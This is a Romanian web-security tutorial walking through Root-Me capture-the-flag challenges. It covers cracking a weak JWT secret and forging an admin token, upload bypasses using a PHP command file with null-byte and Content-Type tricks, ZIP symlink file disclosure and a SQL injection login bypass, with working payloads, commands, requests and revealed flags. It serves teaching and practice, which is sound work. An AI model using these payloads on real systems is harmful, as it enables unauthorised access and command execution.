

# Securitate Web 2

Cujbă Mihai-Cătălin

- **Introducere**

- **JWT Token:**

JWT Tokens reprezintă niște variabile stocate în cookie-uri, ce au rolul de a ține minte informații despre contul utilizatorului, precum rolul acestuia în cadrul site-ului.

Exemplu de Token JWT:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0In0.OnuZnYMdetcg7AWGV6WURn8CFSfas6AQej4V9M13nsk
```

Exemplu de exploatarea unui Token JWT cu secret slab:

Cookies	Details
jwt.eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0In0.OnuZnYMdetcg7AWGV6WURn8CFSfas6AQej4V9M13nsk	Domain challenge01.root-me.org
	First-Party
	Name jwt
	Value eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0In0.OnuZnYMdetcg7AWGV6WURn8CFSfas6AQej4V9M13nsk

Dacă decodificăm token-ul, vom putea vedea exact ce date sunt stocate în acest cookie. Voi folosi site-ul <https://jwt.io/>

<pre>eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0In0.OnuZnYMdetcg7AWGV6WURn8CFSfas6AQej4V9M13nsk</pre>	<div>HEADER: ALGORITHM &amp; TOKEN TYPE</div> <div><pre>{  "typ": "JWT",  "alg": "HS256"}</pre></div> <div>PAYLOAD: DATA</div> <div><pre>{  "username": "guest"}</pre></div> <div>VERIFY SIGNATURE</div> <div><pre>HMACSHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),   your-256-bit-secret ) <input type="checkbox"/> secret base64 encoded</pre></div>
---	---

Putem observa faptul că token-ul ține minte numele utilizatorului pe care suntem logați, așa că putem verifica ce se întâmplă dacă modificăm această valoare.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.LEQyK0K8LTVTi81LSaYm3oiEK56EFim5YHpI-zFRLRI
```

Type of token

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```


PAYLOAD: DATA

```
{
  "username": "admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Acesta este mesajul pe care îl primim de la server:



De aici observăm că trebuie să rescriem token-ul, iar apoi să îl semnăm cu secretul.

Pentru a rescrie token-ul, putem încerca să facem un bruteforce pe cookie, pentru a vedea dacă secretul este unul vulnerabil.

Vom folosi scriptul jwt2john pentru a extrage hash-ul peste care vom face bruteforce. Link: <https://github.com/Sjord/jwtcrack/blob/master/jwt2john.py>.

Comanda folosită:

```
python /root/Desktop/CTF/Competition/un2/under/jwt2john.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.LEQyK0K8LTVTi81LSaYm3oiEK56EFim5YHpI-zFRLRI
```

Output:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0#2c44322b42bc2d35538bcd4b49a626de88842b9e841629b9607a48fb31512d12
```

Comanda pentru bruteforce:

```
john hash --wordlist:/usr/share/wordlists/rockyou.txt
```

Output:

```

Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA512 [password is key, SHA512 128/128 AVX 2x])
will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lol                (?)
1g 0:00:00:00 DONE (2021-11-02 15:31) 100.0g/s 1894Kp/s 1894Kc/s 1894Kc/s
soldado..playas
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

De aici putem vedea faptul că secretul folosit este "lol", secret pe care îl folosim să rescriem token-ul.

```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoIYWRTaW4ifQ.y9GHxQbH70x_S8F_VPAjra_S-nQ9MsRnuvWFGolyKXKk8xCcMpYljN190KcV1qV6qLFTNrv4Gwyv290CjAWA

```

**HEADER: ALGORITHM & TOKEN TYPE**

```

{
  "typ": "JWT",
  "alg": "HS512"
}

```

**PAYLOAD: DATA**

```

{
  "role": "admin"
}

```

**VERIFY SIGNATURE**

```

HMACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  lol
)
☐ secret base64 encoded

```

Dacă retrimitem cererea cu token-ul modificat corect folosind BurpSuite, vom putea vedea flag-ul din spatele challenge-ului.

```

1 POST /web-serveur/ch59/admin HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoIYWRTaW4ifQ.y9GHxQbH70x_S8F_VPAjra_S-nQ9MsRnuvWFGolyKXKk8xCcMpYljN190KcV1qV6qLFTNrv4Gwyv290CjAWA
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: _ga_SRYSKX0D9J7=GS1.1.1635881004.4.1.1635881532.0; _ga=GA1.1.477581769.1634579185
10 Upgrade-Insecure-Requests: 1
11


```

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Tue, 02 Nov 2021 19:35:44 GMT
4 Content-Type: application/json
5 Content-Length: 75
6 Connection: close
7
8 {
9   "result": "Congrats!! Here is your flag: PleaseUseAStrongSecretNextTime"
10 }

```

- **Image Upload Bypass:**
  - **Null Byte**



Avem ca exemplu un site web ce permite afișarea și vizualizarea imaginilor uploadate. Pentru acest exemplu, vom încerca să facem bypass la verificarea tipului fișierului prin folosirea unui Null Byte.

Avem nevoie de un fișier php care să poată executa comenzi, iar pentru acest lucru vom lua ca exemplu următorul fișier:

```
<?php system('id') ?>
```

Vom trimite request-ul cu fișierul cmd.php, request pe care îl vom intercepta cu BurpSuite.

```
POST /web-serveur/ch22/?action=upload HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101
Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----4176220762395343255366347148
Content-Length: 250
Origin: http://challenge01.root-me.org
Connection: close
Referer: http://challenge01.root-me.org/web-serveur/ch22/?action=upload
Cookie: PHPSESSID=dcec17fc1f758a7f94bcda310b4a2e23; _ga_SRYSKX09J7=
GS1.1.1635881004.4.1.1635882892.0; _ga=GA1.1.477581769.1634579185
Upgrade-Insecure-Requests: 1

-----4176220762395343255366347148
Content-Disposition: form-data; name="file"; filename="cmd.php"
Content-Type: application/octet-stream

<?php system('id') ?>
-----4176220762395343255366347148---
```

Dacă trimitem fișierul denumit cmd.php, vom primi înapoi un răspuns de tipul: Wrong file type !

Pentru a face acest bypass, vom încerca să facem upload la un fișier cu extensia .png, dar care la server să ajunga .php, iar acest lucru îl realizăm prin trimiterea unui fișier cu numele "cmd.php%00.png"

```
POST /web-serveur/ch22/?action=upload HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101
Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----4176220762395343255366347148
Content-Length: 257
Origin: http://challenge01.root-me.org
Connection: close
Referer: http://challenge01.root-me.org/web-serveur/ch22/?action=upload
Cookie: PHPSESSID=dcec17fc1f758a7f94bcda310b4a2e23; _ga_SRYSKX09J7=
GS1.1.1635881004.4.1.1635882892.0; _ga=GA1.1.477581769.1634579185
Upgrade-Insecure-Requests: 1

-----4176220762395343255366347148
Content-Disposition: form-data; name="file"; filename="cmd.php%00.png"
Content-Type: application/octet-stream

<?php system('id') ?>
-----4176220762395343255366347148---
```


```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Tue, 02 Nov 2021 20:36:47 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 561
11
12 <html>
13 <body>
14 <link rel="stylesheet" property="stylesheet" id="s" type="text/css" href="/templ
15 <iframe id="iframe" src="https://www.root-me.org/?page=externe_header">
16 </iframe>
17 <h1>
18 Photo gallery v 0.04
19 </h1>
20 <span id="menu"><span><a href=?galerie=upload?>upload</a>
21 </span>
22 <span><a href=?galerie=Hackin9?>Hackin9</a>
23 </span>
24 <span><a href=?galerie=MISC?>MISC</a>
25 </span>
26 <span><a href=?galerie=Phrack?>Phrack
27 </span>
28 </a>
29 </span>
30 <br>
31 <br>
32 <p style="color: red">
33 Wrong file type !
34 </p>
35 </body>
36 </html>
```

Din ce putem vedea, folosirea NullByte-ului nu este suficientă.


- **Content-Type:**

Câmpul Content-Type din Header-ul HTTP reprezintă tipul informației transmise către server. Din câte putem observa, acesta este setat ca "application/octet-stream", din cauza conținutului din POST.

Având setat acest proxy, putem modifica acest câmp până să trimitem request-ul, din application/octet-stream în image/png, câmpul specific pentru imagini de tip PNG.



Din ce se poate observa, upload-ul a fost un succes, iar acum putem accesa fișierul de pe server.




## • ZIP Symlinks:

Pentru exemplul următor avem un site ce ne permite sa facem upload la arhive de tip ZIP, pe care le dezarchivează, mai apoi permițându-ne să vedem conținutul.

Pentru a face bypass la această dezarhivare nesigură ne putem folosi de un symlink către pagina principală a site-ului, astfel încât dacă deschidem conținutul arhivei uplaodate să avem acces la index.php.

Comenzi folosite pentru crearea symlink-ului și a arhivei:

```
ln -s "../.../index.php" ./symlink.txt
zip --symlinks -r img.zip ./symlink.txt
```



**/web-serveur/ch51/tmp/upload/6181b088e240a4.06763942/**

File Name ↓

Parent directory/

9804ef40361032fce8b8dd712bf338f5.zip

symlink.txt

challenge01.root-me.org/web-servur/ch51/tmp/upload/6181b088e240a4.06763942/symlink.txt

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

```
<?php
if(isset($_FILES['zipfile']))(
    if($_FILES['zipfile']['type']=='application/zip' || $_FILES['zipfile']['type']=='application/x-zip-compressed' || $_FILES['zipfile']['type']=='application/octet-stream'){
        $upload_dir = 'tmp/upload/'.uniqid('', true).'/';
        mkdir($upload_dir, 0750, true);
        $upload_file = $upload_dir . md5(basename($_FILES['zipfile']['name'])).'.zip';
        if(move_uploaded_file($_FILES['zipfile']['tmp_name'], $upload_file)) {
            $message = "<p>File uploaded</p> ";
        }
        else{
            $message = "<p>Error!</p>";
        }
        $zip = new ZipArchive;
        if ($zip->open($upload_file)) {
            // Don't know if this is safe, but it works, someone told me the flag is N3v3r_7rUST_u5Er_lnpU7 , did not understand what it means
            exec("/usr/bin/timeout -k2 3 /usr/bin/unzip '$upload_file' -d '$upload_dir'", $output, $ret);
            $message = "<p>File unzipped <a href='\"'. $upload_dir.\"'>here</a></p>";
            $zip->close();
        }
        else{
            $message = "<p> Decompression Error </p>";
        }
    }
    else{
        $message = "<p> Error bad file type ! <p>";
    }
}
?>

<html>
<body>
<h1>ZIP upload</h1>
<?php print $message; ?>
<form enctype="multipart/form-data" method="post" action">
<input name="zipfile" type="file">
<button type="submit">Submit</button>
</form>
</body>
</html>
```

## • SQL Injection:

SQL injection reprezintă o vulnerabilitate web pe partea de server ce are ca scop extragerea de informații din bazele de date.

Acest tip de atac se bazează pe folosirea nesanitizată de variabile în cadrul unor instrucțiuni SQL.

Exemplu:

```
"select * from databse WHERE user='"+Username+"'"
```

Dacă variabila "Username" este nesanitizată , un atacator poate injecta cod care să execute alte comenzi SQL, pe lângă cea aleasă de către programator.

Exemplu de payload:

```
'or'1'='1'
```

Comanda rezultată:

```
"select * from databse WHERE user=' 'or'1'='1' '"
```

Codul injectat executat:

```
or'1'='1'
```

Acest cod va fi de fiecare dată considerat adevărat după execuție, iar astfel se va face bypass la select.

Exemplu de site vulnerabil:

## Authentication v 0.01

Login

Password

## Authentication v 0.01

Login

Password

De aici putem vedea că username-ul ales este admin, iar apoi am folosit payload-ul de mai sus pentru a face bypass la verificare, iar pentru parolă am ales să introduc o secvență ce comentează restul instrucțiunii.

## Authentication v 0.01

### Welcome back admin !

**Your informations :**

- username :

- password :

Hi master ! To validate the challenge use this password

Login

Password

Atacurile SQLi sunt mult mai complexe de atât, iar un utilitar ce ar putea ajuta în acest caz este sqlmap. Acest utilitar trimite payload-uri de SQL Injection și încearcă să compromită un site pe care noi îl trimitem ca argument.

Mai multe payload-uri de SQL Injection: <https://github.com/payloadbox/sql-injection-payload-list>

- **LINK-URI PENTRU URMĂTORUL SEZON:**

1. Repository cu materialele laboratoarelor: <https://github.com/iosifache/BinExpLabs>
2. Fisier ce descrie modul in care trebuie setat mediul de lucru: <https://github.com/iosifache/BinExpLabs/blob/main/SETUP.md>